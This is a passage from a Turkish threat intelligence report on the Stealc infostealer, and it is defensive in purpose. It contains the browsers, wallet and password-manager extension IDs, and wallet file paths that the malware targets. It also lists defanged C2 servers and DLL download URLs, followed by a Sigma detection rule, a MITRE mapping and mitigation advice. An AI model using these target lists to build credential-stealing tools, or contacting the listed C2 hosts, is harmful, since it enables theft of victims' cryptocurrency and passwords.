CryptoTab	\CryptoTab Browser\User Data	chrome
Opera Stable	\Opera Software	opera
Opera GX Stable	\Opera Software	opera
Mozilla Firefox	\Mozilla\Firefox\Profiles	firefox
Pale Moon	\Moonchild Productions\Pale Moon\Profiles	firefox
Opera Crypto Stable	\Opera Software	opera

Tablo 4 Hedef Alınan Tarayıcılar

Cryptocurrency wallet	Extension ID
MetaMask	djclckkglechooblngghdinmeemkbgci
MetaMask	ejbalbakoplchlghecdalmeeeajnimhm
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
Binance Wallet	fhbohimaelbohpjbbldcngcnapndodjp
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Coinbase Wallet extension	hnfanknocfeofbddgcijnmhnfnkdnaad
Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
Jaxx Liberty	cjelfplplebdjjenllpjcblmjkfcffne
iWallet	kncchdigobghenbbaddojjnnaogfppfj
MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammmj
Ronin Wallet	fnjhmkhhmkbjkkabndcnnogagogbneec
NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
CLV Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Liquality Wallet	kpfopkelmapcoipemfendmdcghnegimn
Terra Station Wallet	aiifbnbfobpmeekipheeijimdpnlpgpp
Keplr	dmkamcknogkgcdfhhbddcghachkejeap
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Auro Wallet(Mina Protocol)	cnmamaachppnkjgnildpdmkaakejnhae
Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
ICONex	flpiciilemghbmfalicajoolhkkenfel
Coin98 Wallet	aeachknmefphepccionboohckonoeemg
EVER Wallet	cgeeodpfagjceefieflmdfphplkenlfk
KardiaChain Wallet	pdadjkfkgcafgbceimcpbkalnfnepbnk
Rabby	acmacodkjbdgmoleebolmdjonilkdbch
Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa
Brave Wallet	odbfpeeihdkbihmopkbjmoonfanlbfcl
Oxygen	fhilaheimglignddkjgofkcbgekhenbh
Pali Wallet	mgffkfbidihjpoaomajlbgchddlicgpn
BOLT X	aodkkagnadcbobfpggfnjeongemjbjca
XDEFI Wallet	hmeobnfnfcmdkdcmlblgagmfpfboieaf
Nami	lpfcbjknijpeeillifnkikgncikgfhdo
Maiar DeFi Wallet	dngmlblcodfobpdpecaadgfbcggfjfnm
Keeper Wallet	lpilbniiabackdjcionkobglmddfbcjo
Solflare Wallet	bhhhlbepdkbapadjdnnojkbgioiodbic
Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
KHC	hcflpincpppdclinealmandijcmnkbgn
TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
Goby	jnkelfanjkeadonecabehalmbgpfodjm
Ronin Wallet	kjmoohlgokccodicjjfebfomlbljgfhk
Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
OneKey	jnmbobjmhlngoefaiojfljckilhhlhcj
AppPlay	Lodccjjbdhfakaekdiahmedfbieldgik
SteemKeychain	Jhgnbkkipaallpehbohjmkbjofjdmeid
Braavos Wallet	jnlgamecbpmbajjfhmmmlhejkemejdma
Enkrypt	kkpllkodjeloidieedojogacfhpaihoh
OKX Wallet	mcohilncbfahbmgdjkbpemcciiolgcge

Sender Wallet	epapihdplajcdnnkdeiahlgigofloibg
Hashpack	gjagmgiddbbciopjhllkdnddhcglnemk
Eternl	kmhcihpebfmpgmihbkipmjlmmioameka
Pontem Aptos Wallet	phkbamefinggmakgklpkljjmgibohnba
Petra Aptos Wallet	ejjladinnckdgjemekebdpeokbikhfci
Martian Aptos Wallet	efbglgofoippbgcjepnhiblaibcnclgk
Finnie	cjmkndjhnagcfbpiemnkdpomccnjblmj
Leap Terra Wallet	aijcbedoijmgnlmjeegjaglmepbmpkpi
Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
Authy	gaedmjdfmmahhbjefcbgaolhhanlaolb
EOS Authenticator	oeljdldpnmdbchonielidgobddffflal
GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl
Bitwarden	nngceckbapebfimnlniiiahkandclblb
KeePassXC	oboonakemofpalcgghocfoadofidjkkk
Dashlane	fdjamakpfbbddfjaooikfcpapjohcfmg
NordPass	fooolghllnmhmmndgjiamiiodkpenpbb
Keeper	bfogiafebfohielmmehodmfbbebbbpei
RoboForm	pnlccmojcmeohlpggmfnbbiapkmbliob
LastPass	hdokiejnpimakedhajhdlcegeplioahd
BrowserPass	naepdomgkenhinolocfifgehidddafch
MYKI	bmikpgodpkclnkgmnpphehdgcimmided
Splikity	jhfjfclepacoldmjmkmdlmganfaalklb
CommonKey	chgfefjpcobfbnpmiokfjjaglahmnded
Zoho Vault	igkpcodhieompeloncfnbekccinhapdb
Opera Wallet	gojhcdgcpbpfigcaejpfhfegekdgiblk

Tablo 5 Hedef Alınan Tarayıcı Eklentileri

Cryptocurrency wallet	**Path of targeted directory**	**File**
Bitcoin Core	\Bitcoin\wallets\	wallet.dat
Bitcoin Core Old	\Bitcoin\	wallet.dat
Dogecoin	\Dogecoin\	wallet.dat
Raven Core	\Raven\	wallet.dat
Daedalus Mainnet	\Daedalus Mainnet\wallets\	she*.sqlite
Blockstream Green	\Blockstream\Green\wallets\	.
Wasabi Wallet	\WalletWasabi\Client\Wallets\	.json
Ethereum	\Ethereum\	keystore
Electrum	\Electrum\wallets\	.
ElectrumLTC	\Electrum-LTC\wallets\	.
Exodus	\Exodus\	exodus.conf.json
Exodus	\Exodus\	window-state.json
Exodus	\Exodus\exodus.wallet\	passphrase.json
Exodus	\Exodus\exodus.wallet\	seed.seco
Exodus	\Exodus\exodus.wallet\	info.seco
Electron Cash	\ElectronCash\wallets\	.
MultiDoge	\MultiDoge\	multidoge.wallet
Jaxx Desktop (old)	\jaxx\Local Storage\	file__0.localstorage
Jaxx Desktop	\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb\	.
Atomic	\atomic\Local Storage\leveldb\	.

Binance	\Binance\	app-store.json
Binance	\Binance\	simple-storage.json
Binance	\Binance\	.finger-print.fp
Coinomi	\Coinomi\Coinomi\wallets\	.wallet
Coinomi	\Coinomi\Coinomi\wallets\	*.config

Tablo 6 Hedef Alınan Masaüstü Kripto Para Cüzdanları

185.143.223[.]136	185.130.46[.]214	77.91.124[.]7
94.131.99[.]185	167.235.62[.]105	37.120.238[.]190
65.109.131[.]183	185.247.184[.]7	37.220.87[.]65
45.87.153[.]50	179.43.162[.]89	45.136.49[.]247
179.43.162[.]94	91.228.225[.]46	45.136.50[.]69
194.87.31[.]146	179.43.162[.]2	45.136.51[.]61
94.142.138[.]11	77.246.156[.]93	45.144.29[.]176
23.88.116[.]117	84.246.85[.]80	65.109.3[.]34
95.217.143[.]99	185.5.248[.]95	94.142.138[.]48
185.242.87[.]149	146.70.161[.]51	95.216.112[.]83
194.4.51[.]160	85.239.54[.]29	195.74.86[.]37
5.75.138[.]201	91.215.85[.]188	162.0.238[.]10
666palm[.]com	777palm[.]com	aa-cj[.]com
fff-ttt[.]com	moneylandry[.]com	

Tablo 7 Stealc C2 Sunucuları

hxxp://146.70.161[.]51/273d9c8034a95cb4.php
hxxp://162.0.238[.]10/752e382b4dcf5e3f.php
hxxp://176.124.192[.]200/bef7fb05c9ef6540.php
hxxp://179.43.162[.]2/d8ab11e9f7bc9c13.php
hxxp://185.5.248[.]95/api.php
hxxp://666palm[.]com/bca98681abf8e1ab.php
hxxp://777palm[.]com/bef7fb05c9ef6540.php
hxxp://94.142.138[.]48/f9f76ae4bb7811d9.php
hxxp://95.216.112[.]83/413a030d85acf448.php
hxxp://aa-cj[.]com/6842f013779f3d08.php
hxxp://fff-ttt[.]com/984dd96064cb23d7.php
hxxp://moneylandry[.]com/bef7fb05c9ef6540.php
hxxp://94.142.138[.]48/f9f76ae4bb7811d9.php
hxxp://185.247.184[.]7/8c3498a763cc5e26.php
hxxps://185.247.184[.]7/8c3498a763cc5e26.php
hxxp://23.88.116[.]117/api.php
hxxp://95.216.112[.]83/413a030d85acf448.php
hxxp://179.43.162[.]2/d8ab11e9f7bc9c13.php
hxxp://185.5.248[.]95/c1377b94d43eacea.php
hxxp://146.70.161[.]51/58d66e64beb49702/freebl3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/mozglue.dll
hxxp://146.70.161[.]51/58d66e64beb49702/msvcp140.dll
hxxp://146.70.161[.]51/58d66e64beb49702/nss3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/softokn3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/sqlite3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/vcruntime140.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/freebl3.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/mozglue.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/msvcp140.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/nss3.dll

hxxp://162.0.238[.]10/dbe4ef521ee4cc21/softokn3.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/sqlite3.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/vcruntime140.dll
hxxp://179.43.162[.]2/3461133978273cb9/freebl3.dll
hxxp://179.43.162[.]2/3461133978273cb9/mozglue.dll
hxxp://179.43.162[.]2/3461133978273cb9/msvcp140.dll
hxxp://179.43.162[.]2/3461133978273cb9/nss3.dll
hxxp://179.43.162[.]2/3461133978273cb9/softokn3.dll
hxxp://179.43.162[.]2/3461133978273cb9/sqlite3.dll
hxxp://179.43.162[.]2/3461133978273cb9/vcruntime140.dll
hxxp://185.5.248[.]95/libs/freebl3.dll
hxxp://185.5.248[.]95/libs/mozglue.dll
hxxp://185.5.248[.]95/libs/msvcp140.dll
hxxp://185.5.248[.]95/libs/nss3.dll
hxxp://185.5.248[.]95/libs/softokn3.dll
hxxp://185.5.248[.]95/libs/sqlite3.dll
hxxp://185.5.248[.]95/libs/vcruntime140.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/freebl3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/mozglue.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/msvcp140.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/nss3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/softokn3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/sqlite3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/vcruntime140.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/freebl3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/mozglue.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/msvcp140.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/nss3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/softokn3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/sqlite3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/vcruntime140.dll
hxxp://94.142.138[.]48/54982f23330528c2/freebl3.dll
hxxp://94.142.138[.]48/54982f23330528c2/mozglue.dll
hxxp://94.142.138[.]48/54982f23330528c2/msvcp140.dll
hxxp://94.142.138[.]48/54982f23330528c2/nss3.dll
hxxp://94.142.138[.]48/54982f23330528c2/softokn3.dll
hxxp://94.142.138[.]48/54982f23330528c2/sqlite3.dll
hxxp://94.142.138[.]48/54982f23330528c2/vcruntime140.dll
hxxp://95.216.112[.]83/5840871afdb84f06/sqlite3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/freebl3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/mozglue.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/msvcp140.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/nss3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/softokn3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/sqlite3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/vcruntime140.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/freebl3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/mozglue.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/msvcp140.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/nss3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/softokn3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/sqlite3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/vcruntime140.dll

hxxp://moneylandry[.]com/2ccaf544c0cf7de7/freebl3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/mozglue.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/msvcp140.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/nss3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/softokn3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/sqlite3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/vcruntime140.dll
hxxp://94.142.138[.]48/54982f23330528c2/msvcp140.dll
hxxp://5.75.138[.]201/9026ac2a280e901d/softokn3.dll
hxxp://23.88.116[.]117/libs/sqlite3.dll
hxxp://185.247.184[.]7/b00dc1fe53045ca1/sqlite3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/freebl3.dll
hxxp://95.216.112[.]83/5840871afdb84f06/mozglue.dll
hxxp://179.43.162[.]2/3461133978273cb9/sqlite3.dll
hxxp://179.43.162[.]2/3461133978273cb9/msvcp140.dll
hxxp://185.5.248[.]95/libs/mozglue.dll

Tablo 8 Stealc C2 URLs

Sigma Rule

```
title: StealC Detects
status: experimental
description: Detects if an exe get software information too much.
references:

author: EchoCTI Team(Bilal BAKARTEPE)
date: 2023/02/24
tags:
    - attack.credential_access
    - attack.t1003.001
logsource:
    category: registry_event
    product: windows
detection:
    selection:
TargetObject|contains: 'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall'

    condition: Count() > 5
    timeframe: 30s #milisecond
falsepositives:
    - Process Scanning for Stealer Malware
level: critical
```

MITRE&ATTACK TABLE

Reconnaissance	Execution	Discovery	Collection	Defense Evasion	Credential Access	Command and Control	Exfiltration
T1592 Gather Victim Host Information: Hardware	T1559 Inter-Process Communication: Component Object Model	T1012 Query Registry	T1005 Data from Local System	T1070 Indicator Removal on Host: File Deletion	T1539 Steal Web Session Cookie	T1071 Application Layer Protocol: Web Protocols	T1041 Exfiltration Over C2 Channel
T1589 Gather Victim Identity Information: Credentials		T1082 System Information Discovery	T1113 Screen Capture	T1140 Deobfuscate/Decode Files or Information		T1105 Ingress Tool Transfer	T1020 Automated Exfiltration
T1592 Gather Victim Host Information: Software		T1614 System Location Discovery: System Language Discovery					

Çözüm Önerileri

1. Herhangi bir eki açmadan önce orijinal olduklarından emin olmak için e-postaları ve gönderenleri dikkatlice kontrol edilmelidir.
2. Güvensiz web sitelerinden herhangi bir kaynak indirme yapılmamalıdır.
3. Güvenilir, kaliteli ve daima güncelleme alan bir antivirüs yazılımı kullanılmalıdır.
4. İşletim sisteminizi ve uygulamalarınızı en son güvenlik yamalarıyla güncel tutulmalıdır.
5. Son kullanıcı eğitimi kuruluşunuz için hayati öneme sahiptir, çalışanlarınızı çevrimiçi güvenlikle ilgili yapılması ve yapılmaması gerekenler konusunda bilgilendirdiğinizden emin olunmalıdır.

ECHO

CYBER THREAT INTELLIGENCE